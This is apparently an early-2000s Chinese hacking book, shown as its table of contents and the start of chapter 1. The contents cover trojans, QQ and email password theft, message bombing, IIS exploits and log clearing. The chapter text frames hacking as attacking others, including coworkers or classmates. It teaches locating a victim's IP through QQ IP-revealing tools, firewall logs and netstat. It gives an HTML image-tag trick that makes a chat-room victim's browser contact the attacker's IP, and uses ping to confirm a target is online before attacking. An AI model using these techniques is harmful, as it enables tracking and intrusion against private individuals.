

## 第1章 黑客攻击的第一步

1.1 黑客为什么要攻击,攻击的流程怎样?	1
1.1.1 黑客为什么要攻击	1
1.1.2 了解黑客攻击的流程	2
1.1.3 确定目标机的IP地址	2
1.1.4 扫描开放的端口	8
1.1.5 破解账号与密码	10
1.1.6 黑客是练出来的	11
1.2 黑客常用工具	11
1.2.1 扫描器	11
1.2.2 破解软件	12
1.2.3 木马	16
1.2.4 炸弹	19
1.3 菜鸟黑客常用的几个入侵命令	20
1.3.1 Ping	20
1.3.2 NET	21
1.3.3 Ipconfig (在Win inIpCfg)	27
1.3.4 Tracert	27
1.3.5 telnet	27
1.3.6 FTP	28

## 第2章 入侵Windows

2.1 Windows系统安全分析	29
2.1.1 为什么会存在安全缺陷	29
2.1.2 我们的系统安全吗	30
2.2 系统漏洞攻防	31
2.2.1 NetBIOS漏洞的入侵与防御	31
2.2.2 IPC\$漏洞的入侵与防御	35
2.2.3 Windows 2000输入法漏洞的入侵与防御	39
2.2.4 Windows 2000系统崩溃漏洞的攻防	44
2.2.5 对并不安全的SAM数据库安全漏洞实施攻击	45
2.2.6 RPC漏洞的攻防	48
2.2.7 突破网吧封锁线	50
2.3 Windows密码破解	56
2.3.1 破解Windows 9x的共享密码	56
2.3.2 如何对Windows 9x的*.PWL文件实施攻击	57
2.3.3 查看OE中保存的密码	59
2.3.4 破解BIOS密码	60
2.3.5 破解Office密码	62
2.3.6 破解ZIP密码	63
2.3.7 破解Windows 2000的登录密码	65
2.3.8 破解FTP站点的密码	67

## 第3章 木马的植入与清除

3.1 木马攻击原理	69
3.1.1 木马的分类	70
3.1.2 木马是如何侵入系统的	71
3.1.3 木马是如何实施攻击的	72
3.2 木马植入的方法	73
3.2.1 木马植入肉机的方法	73
3.2.2 利用合成工具Exebinder伪装木马	75
3.2.3 利用网页木马生成器伪装木马	75
3.2.4 利用万能文件捆绑器伪装木马	76
3.2.5 如何隐藏自己的木马服务器程序	77
3.3 木马信息反馈	79
3.3.1 木马信息反馈机制	79
3.3.2 扫描装有木马程序的计算机	81
3.3.3 如何创建与目标计算机木马程序的连接	82
3.4 常用木马攻防实例	82
3.4.1 轻松使用冰河木马	83
3.4.2 反弹端口型木马——网络神偷(Nethief)	87
3.4.3 远程监控杀手——网络精灵木马(netspy)	89
3.4.4 庖丁解牛——揭开“网络公牛(Netbull)”的内幕	93
3.4.5 为你通风报信的灰鸽子	96
3.4.6 自制网页木马	99
3.4.7 线程插入型木马——禽兽(Beast 2.02)	100
3.4.8 另类的远程控制软件——DameWare Mini Remote Control	103
3.4.9 网吧上网者福音——网吧探索者WebExplorer	105
3.5 木马的清除和防范	106
3.5.1 使用Trojan Remover清除木马	106
3.5.2 如何使用The Cleaner来清除木马	107
3.5.3 使用BoDetect检测和清除B02000木马	109
3.5.4 木马克星——iparmor	110
3.5.5 使用LockDown2000防火墙防范木马	111
3.5.6 手工揪出藏在系统中的木马	114

## 第4章 地毯式攻击QQ

4.1 QQ账号、密码本地攻防	119
4.1.1 利用“OICQ魔道终结者”偷窥聊天记录	119
4.1.2 利用DetourQQ离线查看聊天记录	122
4.1.3 使用“QQ怕怕”窃取密码	123
4.1.4 使用好友号好好盗For QQ2003III盗取密码	124
4.1.5 利用“若虎之QQ密码精灵”窃取密码	125
4.1.6 使用QQG0P4.0本地版窃取密码	126
4.2 QQ密码在线攻防	127
4.2.1 利用“天空葵QQ密码探索者”破解密码	127
4.2.2 利用QQPH在线破解王破解QQ密码	130
4.2.3 使用“QQExplorer”破解QQ密码	133
4.2.4 利用“QQ机器人”在线破解密码	136
4.3 QQ炸弹	137
4.3.1 如何进行信息轰炸	138
4.3.2 如何在对话模式中发送消息炸弹	140
4.3.3 向指定的IP地址和端口号发送消息炸弹	143
4.3.4 向好友发送恶意代码	144



4.4 QQ的安全防范 .....	145
4.4.1 QQ 保镖 .....	145
4.4.2 QQ 密码防盗专家 .....	146
4.4.3 申请密码保护 .....	147
4.4.4 保护我们的QQ 聊天记录 .....	148
4.4.5 学会对付QQ 消息炸弹 .....	150
4.4.6 安装防火墙 .....	151
4.4.7 其它需要注意的QQ 安全问题 .....	152

## 第5章 邮件偷窥与信箱轰炸

5.1 破解或获取POP3邮箱密码 .....	153
5.1.1 利用流光破解邮件账号 .....	153
5.1.2 黑雨—POP3 邮箱密码暴力破解器 .....	155
5.1.3 不容忽视的网络刺客 .....	157
5.1.4 使用流光窃取POP3 邮箱的密码 .....	158
5.2 破解或获取Web信箱的用户名和密码 .....	160
5.2.1 了解Web 信箱对付暴力破解的一般方法 .....	161
5.2.2 网络解密高手——Web Cracker4.0 .....	162
5.2.3 利用溯雪Web 密码探测器获取密码 .....	163
5.3 欺骗法进行邮件攻击 .....	166
5.3.1 利用OE 回复邮件漏洞进行欺骗攻击 .....	166
5.3.2 利用邮件欺骗获取用户名和密码 .....	170
5.3.3 利用Foxmail 的个性图标进行欺骗攻击 .....	172
5.3.4 如何实现TXT 文件欺骗攻击 .....	177
5.4 电子邮箱轰炸攻防 .....	179
5.4.1 邮件炸弹工具——QuickFyre .....	179
5.4.2 邮件炸弹工具——Avalanche 邮箱炸弹 .....	179
5.4.3 如何防范邮件炸弹 .....	181
5.4.4 邮件炸弹的克星E-mail chomper .....	185
5.5 邮件收发软件的漏洞攻防 .....	187
5.5.1 Outlook Express 邮件的攻防 .....	187
5.5.2 冲破Foxmail 的账户口令封锁 .....	191
5.5.3 如何清除Web 邮箱发送邮件时留下的痕迹 .....	194

## 第6章 恶意攻击浏览器

6.1 利用网页恶意修改系统 .....	197
6.1.1 利用VBS 脚本病毒生成器实施攻击 .....	197
6.1.2 如何利用网页实施攻击 .....	199
6.1.3 利用万花谷病毒实施攻击 .....	200
6.1.4 如何将网页浏览者的硬盘设为共享 .....	203
6.2 恶意代码 .....	204
6.2.1 剖析一段网页恶意代码 .....	204
6.2.2 利用Office 对象删除硬盘文件 .....	206
6.2.3 利用Office 宏删除硬盘文件 .....	207
6.2.4 利用ActiveX 对象删除硬盘文件 .....	209
6.2.5 如何防范恶意代码 .....	210
6.3 IE炸弹 .....	213
6.3.1 IE 炸弹攻击的几种类型 .....	213
6.3.2 IE 共享炸弹的攻防 .....	215
6.3.3 IE 窗口炸弹的防御 .....	215
6.4 IE处理异常MIME漏洞 .....	216
6.4.1 利用MIME 漏洞实行攻击的一般思路 .....	217


6.4.2	利用MIME 头漏洞使对方浏览邮件时中木马	217
6.4.3	利用MIME 头漏洞使对方浏览网页时植入木马	218
6.4.4	利用MIME 漏洞执行恶意指令攻击	219
6.4.5	如何防范IE 异常处理MIME 漏洞的攻击	221
6.5	IE执行任意程序攻击	223
6.5.1	Web 聊天室攻击	223
6.5.2	利用chm 帮助文件执行任意程序的攻防	223
6.5.3	利用IE 执行本地可执行文件的攻防	225
6.6	IE泄密及防范	227
6.6.1	访问过的网页泄密及防范	227
6.6.2	IE 浏览网址(URL) 泄密及防范	228
6.6.3	Cookie 泄密及防范	230
6.6.4	利用Outlook Express 的查看邮件信息漏洞	231
6.6.5	利用IE 漏洞读取客户机上文件	232
6.6.6	利用IE 漏洞引起的泄密防范	234

## 第7章 恶意攻击IIS 服务器

7.1	黑客入侵IIS服务器的准备工作	235
7.1.1	黑客入侵IIS 服务器的流程	235
7.1.2	制作代理跳板	236
7.2	Unicode漏洞攻防	241
7.2.1	使用扫描软件查找Unicode 漏洞	241
7.2.2	利用Unicode 漏洞简单修改目标主页的攻击	244
7.2.3	利用Unicode 漏洞操作目标主机的攻击命令	247
7.2.4	利用Unicode 漏洞进一步控制主机	249
7.2.5	Unicode 漏洞解决方案	250
7.3	IIS错误解码漏洞攻防	250
7.3.1	利用IIS 错误解码漏洞进行攻击	251
7.3.2	IIS 错误解码漏洞的防范	251
7.4	ida/.idq缓冲区溢出漏洞攻防	252
7.4.1	利用ida/.idq 缓冲区溢出漏洞攻击	252
7.4.2	ida/.idq 缓冲区溢出漏洞的防范	254
7.5	.printer缓冲区漏洞攻防	256
7.5.1	利用IIS5.0 的.printer 溢出漏洞攻击	256
7.5.2	.printer 溢出漏洞的防范	258
7.6	FrontPage 2000服务器扩展缓冲区溢出漏洞	258
7.6.1	利用FrontPage 2000 服务器扩展缓冲区溢出漏洞攻击	259
7.6.2	FrontPage 2000 服务器扩展缓冲区溢出漏洞的防范	260
7.7	清除攻击日志	261
7.8	如何设置自己的IIS服务器	264
7.8.1	构造一个安全的Windows 2000 操作系统	264
7.8.2	保证IIS 自身的安全性	266

## 第8章 确保自己的上网安全

8.1	隐藏IP ,关闭不必要的端口	269
8.1.1	学会隐藏自己的IP	269
8.1.2	限制或关闭不必要的端口	273
8.2	各类防火墙详解	275
8.2.1	如何使用天网防火墙防御网络攻击	276
8.2.2	功能强大的网络安全特警2003	284
8.2.3	充分利用Windows XP 防火墙	290
8.2.4	网络安全保护神——个人网络防火墙ZoneAlarm	293



在网上常常会听到网友说：“我被黑了！”。在很多人眼里，“黑客”就是网络破坏者的代名词，再加上美国大片《黑客帝国》的热播，似乎整个电脑世界都已经被“黑客”所统治。那些带着墨镜、运指如飞、坐在一台不断跳动着数据的屏幕前、一脸深沉的人就是“黑客”了，是这样的吗？

在许多眼中，“黑客”是这样一些高深莫测的神秘人物，他们利用手中所掌握的技术肆意攻击网络、盗取商业机密。加上一些媒体对黑客和黑客事件不负责任的夸大报道，使得黑客以及黑客技术对大多数普通网民而言更多了一层神秘的面纱。其实，黑客以及黑客技术并不神秘，也不高深。一个普通的网民在具备了一定基础知识之后，就可以成为一名黑客，甚至无需任何知识，只要学会使用一些黑客软件，同样有能力对网络实施攻击。

本章将介绍一名黑客需要了解的一些初步知识：黑客为什么要攻击？攻击的流程怎样？黑客常用的工具和命令有哪些？……

## 1.1 黑客为什么要攻击，攻击的流程怎样？

### 1.1.1 黑客为什么要攻击

为什么会存在黑客？他们入侵的理由和目标又是什么？

其实许多时候，大多数的黑客进行攻击的理由都是很简单的，大体上有以下几种原因：

想要在别人面前炫耀一下自己的技术，如进入别人的电脑去修改一个文件或目录名，算是打个招呼，也会让他对自己更加崇拜。

看不惯同事（同学）的某些做法，又不便当面指责，于是攻击他的电脑，更改他的桌面，更有甚者获得他的隐私。

好玩，恶作剧、练功，这是许多人或学生入侵或破坏的最主要原因，除了有练功的效果外还有些许网络探险的感觉。

窃取数据，可能是偷取硬盘中的文件或各种上网密码，然后从事各种商业应用。

抗议与宣示，如2001年5月1日中美黑客大战，两国的黑客互相攻击对方网站，双方均有数以千计的网站遭到攻击，轻者被篡改主页面，严重的则整个系统遭受毁灭性打击，如图1-1-1所示为一个被黑网站的主页。



图 1-1-1 一个被黑网站

## 提示

当然了，我们也不排除某些仅仅只是出于好奇，并不想实现什么目的，只是利用现在遍布网络的“傻瓜”式工具进行攻击的攻击者，因为从某种意义上来说，他们并不代表真正意义上的黑客，至多只能算是一个“骇客”而已。

### 1.1.2 了解黑客攻击的流程

通常，我们很多时候中了黑客的招还不知道自己是怎么中的，更有甚者，自己的电脑已经被人植了木马还不知道自己已经成了“板上的肉鸡”（任人宰割的机器），这才叫惨呢。

下面我们就来看看黑客是如何攻击用户电脑的，当然，偶然的一次攻击可能过程就没有这么烦琐，但是如果你本机的安全问题确实比较糟糕的话，就很有可能被黑客轻松掳为“肉鸡”。

一般来讲，黑客攻击的流程大致如下：

“确定目标的IP地址” “扫描开放的端口” “破解账号和密码” “实现目的”。

为什么要首先进行IP扫描和端口扫描呢？

我们知道，黑客在发动一场攻击之前，一般都要先选定自己的攻击目标，也就是我们所说的要先确定自己想要攻击的目标电脑的IP地址。

对于这一步，我们可以假设，黑客可能是在一开始就确定了攻击目标，也可能是先大量地收集网上计算机的信息，然后根据各个主机安全性的强弱来确定自己最后的攻击目标。

仅仅是有目标的IP地址还不够，黑客还需要收集目标计算机的各种信息，例如操作系统版本、开放的端口、端口提供的服务类型及软件版本等。了解这些信息能够帮助攻击者发现目标机的某些内在弱点，也就是目标机开放的端口和漏洞之类的东西。

在对这些信息进行缜密、细致的分析之后，黑客就可以选择进攻途径开始发动攻击了。在后面的章节我们将会陆续进行介绍。

### 1.1.3 确定目标的IP地址

什么是IP地址？

IP是英语Internet Protocol的缩写，意即“互联网协议”，在Internet上，每台电脑节点都依靠唯一的IP地址互相区分和相互联系。形象地说，电脑的IP地址就像人的住址一样，是唯一的，数据的交换全靠它了。

IP地址构成了整个Internet的基础，它是如此重要，互联网上的每一台计算机无权自行设定IP地址，有一个统一的机构——IANA负责对申请的组织（如电信、网通等）分配一个网络IP段，而该组织可以对自己网络中的每一个主机分配一个唯一的主机IP（如果你是通过电信ADSL上网，你的IP地址就是由电信分配），正如一个单位无权决定自己在所属城市的街道名称和门牌号，但可以自主决定本单位内部的各个办公室编号一样。它是一个32位二进制数的地址，由4个8位字段组成，每个字段之间用点号隔开，用于标识TCP/IP宿主机，比如61.220.111.1。

IP地址到底有什么用？


简单地说，如果对方想访问你的电脑，就必须知道你电脑的IP地址；如果你想访问对方的电脑，也必须知道对方电脑的IP地址，当知道IP地址后，由网络服务器按照所输入的IP地址去查找相对应的电脑，将信息传送到对方的电脑里。更进一步，主叫方只要获得了被叫方的IP地址，就可以发出呼叫、建立连接、实现应用，

如利用网络电话 NetMeeting 直接通话或者发送文件。讲到这里，有朋友可能会问，那我访问网站输入的网址是，http://www.sina.com.cn/，没有用到 IP 地址呀，其实 http://www.sina.com.cn/ 只是一个域名，要想访问这个网站，网络上的 DNS 服务器会把这个域名翻译成 IP 地址，再查找相对应的服务器，传送、交换数据。

所以说，一般情况下只要利用域名和 IP 地址都是可以顺利找到主机的，除非你的网络不通。

也就是说，如果想要攻击某台电脑，首先需要确定攻击目标，也就是说要知道这台被攻击主机的域名或者 IP 地址，例如：www.gongji.com 或 124.18.65.1 等。

对使用 Windows 系列操作系统上网的用户来说，如果安全意识不强，没有给自己的系统打什么补丁的话，那么只要知道了他的 IP 地址，就可以使用一些现成的工具如 IPHacker 让他莫名其妙地蓝屏，另外，还可以使用一些扫描器（如 Superscan）找出他主机上的很多漏洞，入侵主机，进而控制机器，获取机器上的任意文件，包括 QQ 目录的密码信息文件和聊天记录……当然，得到他 IP 地址后，利用一些黑客攻击软件让他的 QQ 下线，至于给他发送一大堆垃圾信息让他应接不暇，那就更是小菜一碟了。

 小博士，我想问一个问题，就是我如何知道自己和对方电脑的 IP 地址呢？

 有些黑客攻击软件需要输入自己本机的 IP 地址，那我们先来看看如何查看自己本机的 IP 地址。

1. 查看本机的 IP 地址

对于 Windows 98，我们可以采用以下方法来查看 IP 地址：

在“开始 | 运行”里输入：winipcfg。接着，Windows 就会打开“IP 配置”对话框。其中，在“Ethernet 适配器信息”中的“IP 地址”显示的 xxx.xxx.xxx.xxx，如图 1-1-2 所示，就是你的 IP 地址。



图 1-1-2 在 Windows 98 中显示 IP 地址

对于 Windows 2000，在“开始 | 运行”里输入：cmd。在命令行里输入：ipconfig，即可轻松查找到本机的 IP 地址（IP Address），如图 1-1-3 所示。



图 1-1-3 在 Windows 2000 中显示本机 IP 地址

要攻击别人最重要的是要获得对方机器的 IP 地址，如何获得对方的 IP 地址呢？方法很多，下面我们就来详细看看如何得到对方的 IP 地址。

2. 查看目标机的 IP 地址

(1) 通过 QQ 软件查 IP 补丁查 IP

每当 QQ 的一种新版本出来，隔不了几天补丁程序就出来了，即便是菜鸟查看 IP 地址和端口都异常容易，如木子工作室提供的 QQ2003II 的补丁在腾讯公司提供 QQ2003II 下载之后半个月就出来了，其下载地址为：<http://www.muzy-studio.com>，这种补丁只要对方在线就可以轻松查看对方的 IP 地址、所在地及 QQ 的版本号，如图 1-1-4 所示。




图 1-1-4 查聊友 IP 地址和 QQ 版本号的补丁



图 1-1-5 QQ 聊天伴侣的主菜单

(2) 利用专门的工具软件查 IP

QQ 聊天伴侣

现在有一款称作 QQ 聊天伴侣的软件（可到 <http://www.jackysoft.com/cn/qqb1> 处下载），不但能查 QQ 好友的 IP 以及所在城市地址，而且还能查 QQ 上陌生人的 IP 和所在城市地址。其 IP 地址既可直接显示在 QQ 发送信息对话框的顶部，也可显示在该软件的“IP 查看”栏，并能保存下来。更厉害的是，QQ 聊天伴侣还具有查隐身 IP 的功能，只要隐身人一开口说话，其 IP 地址就暴露无遗，这样你就可以知道隐身好友到底是哪里的（别的查 IP 地址的软件不具备该功能）。

运行“QQ 聊天伴侣”，会在系统托盘处出现一个黄色脸谱图标，点击此图标，会弹出一个菜单，如图 1-1-5 所示，该软件所有的功能都包含在此菜单中。

选择其中的“IP 查看”命令，会弹出一个没有任何内容的窗口，此时可以给在线好友发一个消息。消息发过去后，他的 QQ 号码、IP 地址、端口、所处的位置等信息会加入到前述的窗口中。以后，每得到一个新的好友 IP 地址信息，“QQ 聊天伴侣”将自动将其相关信息加入“IP 查看”窗口，这中间当然也包括隐身人和陌生人的 IP 地址，如图 1-1-6 所示。

OICQ 聊天伴侣之 IP 查看及地址追踪			
QQ 号码	IP 地址	端口	来自...
14463739	61.183.69.24	10042	湖北省武汉163用户
810530	218.22.244.134	4000	安徽省

图 1-1-6 QQ 聊天伴侣显示的 IP 地址等信息

有的时候，你所发送的消息不是直接发送给对方，而是通过腾讯服务器转发。对此，QQ 聊天伴侣无法得到对方的 IP 地址。你可以从聊天记录中看到“通过服务器转发”的字样，此时，QQ 聊天伴侣是无法查到对方的 IP 的，不过，这种情形并不多见。

#### IPlocate

Iplocate (<http://www.newhua.com/soft/13332.htm>) 是一款专门用于查 QQ 上好友、陌生人的 IP 地址的软件，不管对方是否在线，只要你向他发信息或是他向你发信息，就可以查出他的 IP 地址及所处地区；输入 IP 便能查找出与之对应的国家或地区。

运行 Iplocate 程序，按下监听按钮，如图 1-1-7 所示。



图 1-1-7 Iplocate 的监听状态

然后向某人发一消息或等某人向你发消息，程序就会显示该人的 QQ 号码、IP 地址，端口和所处区域，如图 1-1-8 所示。




图 1-1-8 Iplocate 的监听到 IP 地址等信息


在监听过程中，若有好友发消息给你，程序将得到发消息的那个人的 IP 地址，这样就中断了原来的监听，若需要继续监听，需要再按一次监听按钮。如果能返回 IP 地址，且端口为 4000，或 4001，4002……等则便是此人的 IP 地址。如果端口为其他值，那此人可能是在网吧上网或在局域网内或使用代理服务器上 QQ；如果网络不是很畅通的话，消息会经服务器转送，这样将得不到对方 IP，可在网络畅通时，再试一次。

上面只是以两种较为典型的工具软件为例来介绍查看 IP 地址的方法，其实还有很多查看 IP 的工具，这里就不再多述。这些工具软件获得的好友 IP 地址是准确无误的，但所示的地理位置不一定准确，可能是 IP 地址库更新较慢的原因。如果想要精确知道对方的地理位置，可以采用一种叫“追捕”的软件进行辅助查看，由于追捕软件的 IP 地址库非常大且很全，更新速度又快，因此得到的地理位置是比较准确的。

#### 用防火墙查看 IP

由于 QQ 使用的是 UDP 协议来传送信息，而 UDP 是面向无连接的协议，QQ 为了保证信息到达对方，需要对方

发一个认证，告诉本机，对方已经收到消息，一般的防火墙（例如天网）都带有UDP 监听的功能，因此可以利用这个功能来查看IP。

第一步：. 运行防火墙程序，在“自定义IP 规则”一栏把“UDP 数据包监视”选项打上钩（QQ 中的聊天功能使用的是UDP 的4000 端口作为数据发送和接收端口）。接着点一下工具按钮上的保存图标，如图1-1-9 所示。

第二步：运行QQ，向想查询IP 地址的对象发一信息；





图 1-1-9 在防火墙中选中UDP 数据包监视规则

第三步：切换到防火墙程序所在窗口，看看当前由防火墙记录下来的日志（点击主界面中像铅笔一样的按钮即进入日志界面），如图1-1-10 所示。




图 1-1-10 天网防火墙的日志界面

在日志中，如果对方端口是OICQ Server[8000]，则表示该条日志上的IP 地址是QQ 服务器的。排除了本机的IP 地址、发送到网关的IP 地址以及QQ 服务器的IP 地址，剩下的就是对方的IP 地址了，如图中为210.82.117.92。再配合“追捕”之类的工具软件，就可以知道对方的大概位置。用这种方法来查IP 地址，不会受QQ 版本的限制。

另外，还可利用天网的日志功能查到那些成天用扫描器软件到处扫描的人的IP 地址。这是黑客需要具备的很重要的技能，在攻击别人时，首先要懂得保护自己。

用DOS 命令查看IP

我们还可以使用古老的DOS 命令来查看对方IP 地址，即借用网络命令Netstat。不过用此方法有个前提条



件，那就是一定要想知道 IP 地址的好友请到 QQ 的“二人世界”里。

接着，在 DOS 窗口里（Windows 9x 下叫 DOS，Windows 2000 下叫命令提示符）输入：`netstat -n`，你将看到如下内容：

```
Active Connections
Proto Local Address      Foreign Address    State
TCP   61.109.34.78:1200  218.22.244.134:61555 ESTABLISHED
TCP   61.109.34.78:2694  61.143.136.34:6667  ESTABLISHED
TCP   61.109.34.78:4869  202.104.121.291:23  ESTABLISHED
```

从外部来的 IP 地址（Foreign Address）就有好几个，哪个才是要找的呢？现在找一个理由退出“二人世界”，在 MS-DOS 窗口再输入一次：`netstat -n`，将看到如下内容：

```
Active Connections
Proto Local Address      Foreign Address    State
TCP   61.109.34.78:1200  218.22.244.134:61555 TIME_WAIT
TCP   61.109.34.78:2694  202.109.72.40:6667  ESTABLISHED
TCP   61.109.34.78:4869  202.104.121.291:23  ESTABLISHED
```

仔细比较两次的结果，你会看出前后两次的区别。那就是在 State 列上字符发生了变化，由 ESTABLISHED（建立）变为了 TIME\_WAIT。由于我们在“二人世界”时要传送消息，相互之间必然要产生连接（通过 UDP 协议），此时自然是“ESTABLISHED”了（以你用 `netstat -n` 命令的结果来说）；而退出“二人世界”连接就断开了，自然就是“TIME\_WAIT”了，所以前面的 218.22.244.134 即是要找的 IP 地址。

使用这种方法，不需在电脑中安装软件，在任意一台能上网的电脑上都能使用。

另外，查 QQ 用户 IP 地址的方法和工具还有很多，如有人利用网络监听工具 netxray 软件来进行查看，这有点像杀鸡用牛刀，其实上述方法已经足够你用了。

#### 聊天室中查 IP

在允许贴图、放音乐的聊天室，利用 HTML 语言向对方发送图片和音乐，如果把图片或音乐文件的路径设定到自己的 IP 上来，那么尽管这个 URL 地址上的图片或音乐文件并不存在，但只要向对方发送过去，对方的浏览器将自动来访问你的 IP。对于不同的聊天室可能会使用不同的格式，但只需将路径设定到你的 IP 上就行了。

如：“XXX 聊天室”发送格式如下：

发图像：`img src="http:// 61.128.187.67/love.jpg"`

发音乐：`img bgsound="http:// 61.128.187.67/love.mid"`

需要注意的是：这两个语句里的 61.128.187.67 需要替换成你自己的 IP 地址。

这样黑客用监视软件就可以看到连接到你机器的 IP 地址，这种软件很多，有 lockdown，IP Hunter 等。

如果对方在浏览器中将图像、声音全部禁止了，此方法就无能为力。对方使用代理服务器的，此方法也只能查到他所代理的 IP 地址，无法查到其真实 IP 地址。

#### 查网站的 IP 地址

黑客要攻击某个网站，也需要首先获得该网站的 IP 地址，获取网站最简单的办法是使用 Windows 自带的一个小程序 ping.exe。

在 MS-DOS 命令行下输入 `ping www.xxx.com`。这时候就会出现：

```
C:\>ping www.xxx.com
Pinging www.xxx.com [xxx.xxx.xxx.xxx] with 32 bytes of data:
Reply from xxx.xxx.xxx.xxx: bytes=32 time=630ms TTL=116
Reply from xxx.xxx.xxx.xxx: bytes=32 time=630ms TTL=116
Reply from xxx.xxx.xxx.xxx: bytes=32 time=120ms TTL=116

Ping statistics for xxx.xxx.xxx.xxx:
```

```
Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
Approximate round trip times in milli-seconds:
Minimum =120ms, Maximum =630ms, Average =187ms
```

其中：黑体字显示的xxx.xxx.xxx.xxx 就是 http://www.xxx.com 的网站服务器的 IP 地址。

如图 1-1-11 所示就是我们 ping 华军网站的一个实例：




图 1-1-11 用 ping 命令显示网站的 IP 地址

如果 ping 通了，将会从该 IP 地址返回 byte, time 和 TTL 的值，这样黑客就具备进一步进攻的条件。如果 ping 不通，就会返回“Request timed out”，表明对方要么不在网络上（如未开机），或者是使用了防火墙。如果使用了防火墙，要进行攻击就比较容易被发现。

#### 提示

当然，对于个人计算机或是其它机器都可以使用 ping 命令看对方是否在线，只有对方在线，才能再进行下一步攻击。

通过以上几种方法，都可以获得对方的 IP 地址，为下一步的进攻打下了基础。

### 1.1.4 扫描开放的端口

前面已经知道了对方的 IP 地址，但是仅仅查到 IP 地址还不够，还需要了解对方开放了哪些端口，只有这样，才能真正找到进入对方机器的入口。正如即使找到对方所在地的门牌号，但还需要了解他家开了哪些门、窗、烟囱等入口。

